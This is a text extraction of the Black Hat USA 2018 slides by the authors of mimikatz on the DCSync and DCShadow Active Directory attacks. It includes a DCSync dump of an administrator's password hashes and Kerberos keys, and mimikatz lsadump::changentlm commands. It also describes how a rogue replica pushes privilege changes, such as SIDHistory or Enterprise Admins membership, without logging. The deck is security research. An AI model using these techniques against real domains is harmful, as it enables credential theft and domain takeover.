




black hat[®]
USA 2018

AUGUST 4-9, 2018
MANDALAY BAY / LAS VEGAS

**THEY TOLD ME I COULD
BE ANYTHING I WANTED**



**SO I BECAME A
DOMAIN CONTROLLER**



mimikatz

DCSync

DCShadow

 #BHUSA / @BLACKHATEVENTS



Domain Controller

The first image macro using the phrase was a PTSD Clarinet Boy derivative which read, "They told me I could be anything I wanted, so I became a God." The source image came from the [single topic blog](#) Awkward Family Photos in July of 2009.



Vincent LE TOUX / @mysmartlogon



- Head of CERT ENGIE
- CEO of « My Smart Logon » (smart card & windows authentication)

CONTRIBUTIONS

- Author of Ping Castle (<https://www.pingcastle.com>)
- (few) Contributions in Mimikatz
- Smart card (GIDS applet, OpenSC, OpenPGP)

Link:

- <https://github.com/vletoux/>

Benjamin DELPY / @gentilkiwi



- French Central Bank (Banque de France) Research & Development Security Centre (CRDS)
- Security Kiwi researcher at night



AUTHOR OF MIMIKATZ

- This little program that I wrote to learn C
- And kekeo, for personal usage ;)
- Not related to my real work (personnal dev.)

Link:

- <http://github.com/gentilkiwi/>





Scout



Tenderfoot



Second Class



First Class



Star



Life




Eagle

DCSync's history

My first badge



Scout



Synchronization Service Manager on DC01

File Tools Actions Help

Operations Connectors Metaverse Designer Metaverse Search

Name	Type	Description	State
mcsmlab.com - AAD	Windows Azure Active Directory (Microsoft)		Idle
MCSMLab.com	Active Directory Domain Services		Idle

Actions

- Create
- Properties
- Delete
- Configure Run Profiles
- Run
- Stop
- Export Connector
- Import Connector
- Update Connector
- Refresh Schema
- Search Connector Space

Total number of Connectors: 2

Profile Name: Export User Name: MCSMLAB\AAD_79fd157b21a6

Step Type: Export Partition: DC=MCSMLab,DC=com
Start Time: 3/4/2016 4:08:42 PM End Time: 3/4/2016 4:08:42 PM Status: success

Export Statistics	Value
Adds	0
Updates	0
Renames	0
Deletes	0
Delete Adds	0

Connection Status	Value
DC01.MCSMLab.com:389	success



Export Errors	Value
---------------	-------

2014

Question: *How does Microsoft synchronize passwords to AzureAD ?*

- A tool named DirSync ; ancestor of FIM
- Read or write to LDAP repository
- Plugin aware and written in c#

Just reverse the AzureAD plugin !



2014

A POC code to retrieve NTLM hashes

DCSync is born


```
.#####. DCSync 1.0 "S**c me I'm famous" (Aug 5 2015 00:46:23)
.## ^ ##. /* * *
## < > ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'## v ##' http://blog.gentilkiwi.com (oe.eo)
'#####' http://www.mysmartlogon.com * * */

[DC] 'Administrateur' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server

SAM Username      : Administrateur
Object RDN        : Administrateur
Account Type      : 30000000
Account expiration : 01/01/1601 02:00:00
Password last change : 04/08/2015 22:12:26
Object Security ID : S-1-5-21-130452501-2365100805-3685010670-500
Object Relative ID : 500

Credentials:
Hash NTLM: 8598569e787aa23cbf15e9b0f00695b3
ntlm- 0: 8598569e787aa23cbf15e9b0f00695b3
ntlm- 1: 19821b02ad68192b76dc0fc5a549ca99
ntlm- 2: cc36cf7a8514893efccd332446158b1a
lm - 0: 142ced774b52cb30e57fd080143145df
lm - 1: 777c6825d5c3841f629a2c181ac01679

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : LAB.LOCALAdministrateur
Default Iterations : 4096
Credentials
aes256_hmac (4096) : a3b5b3aada9218acd882920bd0e83ac07543
aes128_hmac (4096) : 73bf0a426ce4d8a321164748a44f767e
des_cbc_md5 (4096) : 522543ec4cb62346
```



2015

A stand alone program, then a mimikatz feature



Benjamin Delpy @gentilkiwi · 11 août 2015

#DCSync is dead, long live the DCSync function in #mimikatz!

Can use a domain admin *token*

> [github.com/gentilkiwi/mim...](https://github.com/gentilkiwi/mimikatz)



Demo



I want to push !

My second badge



Tenderfoot



Scout

2017

Question: Can we use password reset (and setting it back) for compromise ?

Problem: we have only the former hash with DCSync !

Solution: use the NT4 SAM api implemented in `lsadump::setntlm` and `lsadump::changentlm` (not subject to complexity rules 😊)

Side effect: `supplementalCredentials` (kerberos AES key removed 😞)

<https://github.com/vletoux/NTLMInjector>

Thanks to Andrew Robbins (@_wald0)

```
mimikatz 2.1.1 x64 (oe.eo)

.#####. mimikatz 2.1.1 (x64) built on Jun  7 2017 23:00:30
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 21 modules * * */

mimikatz # lsadump::changentlm /server:srvcharly.nirvana.local /user:test /old:faa4fa1ccefcf48d6a6bdf0fb2bcb864 /newpassword:simplepass
Target server: srvcharly.nirvana.local
Target user : test
OLD NTLM : faa4fa1ccefcf48d6a6bdf0fb2bcb864
NEW NTLM : 8340f9ad34f944da2f77aa69d234ccf7

Domain name : NIRVANA
Domain SID : S-1-5-21-3353634010-3995574561-1929513183
User RID : 3646

>> Change password is a success!

mimikatz # coffee

((
[-----]
)

mimikatz # lsadump::changentlm /server:srvcharly.nirvana.local /user:test /oldpassword:simplepass /new:faa4fa1ccefcf48d6a6bdf0fb2bcb864
Target server: srvcharly.nirvana.local
Target user : test
OLD NTLM : 8340f9ad34f944da2f77aa69d234ccf7
NEW NTLM : faa4fa1ccefcf48d6a6bdf0fb2bcb864

Domain name : NIRVANA
Domain SID : S-1-5-21-3353634010-3995574561-1929513183
User RID : 3646

>> Change password is a success!

mimikatz # _
```

We need more flexibility regarding the push

[MS-ADTS]:

Active Directory Technical Specification

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1 / 625


[MS-ADTS] - v20171201
Active Directory Technical Specification
Copyright © 2017 Microsoft Corporation
Release: December 1, 2017

- 1) Register as a server replica
 - Create the structure in CN=Configuration (LDAP + DrsAddEntry)
 - Add SPNs to the computer account
- 2) Trigger the replication
 - Waiting for connexion (playing with admin tools)
 - ReplicaSync require a topology modification
 - Well, ReplicaAdd does and triggers a replication

No need to be a member of the « domain controller » group
It's only RTFM: ADTS & DRSR specifications (like in a Samba DC)

Thanks to Victor Kerr (@victor_kerr) for the DCShadow name

Demo



Having fun with replication

My third badge



Second Class



Scout



Tenderfoot

Push any changes that ...

a normal DC will push
WITHOUT LOGGING

Example:

Change the primary group as 519
(member of the Enterprise admin
group)

only a DC will prepare
WITHOUT LOGGING

Example:

add the Enterprise admin
group SID in the SIDHistory
attribute

are partial changes
WITHOUT LOGGING

Example:

Pushing an HASH as the old
password hash without
changing the current HASH
of the account nor the last
password change date

Demo



Playing in GOD mode

My fourth badge



First Class



Scout



Tenderfoot



Second Class




What differentiate a creation from an update ?

- Basic push replication with:
 - WhenCreated
 - InstanceType = 4 (WRITE)
- Has to respect mandatory schema attributes !




What about deletion ?

- For normal objects





When object deletion date > delay
See: `msDS-deletedObjectLifetime` and `tombstoneLifetime`



Traces exist up to one year after deletion !

Objects can be still present if the deletion is not propagated !


Wide area network (WAN) connections are unavailable for long periods. For example, a domain controller onboard a cruise ship may be unable to replicate because the ship is at sea for longer than the TSL.



Lingering object liquidator
<https://www.microsoft.com/en-us/download/details.aspx?id=56051>

DCShadow


Step1: declare the object as lingering and remove it on 1 DC



DC1

Step2: Use this DC as source to propagate the change

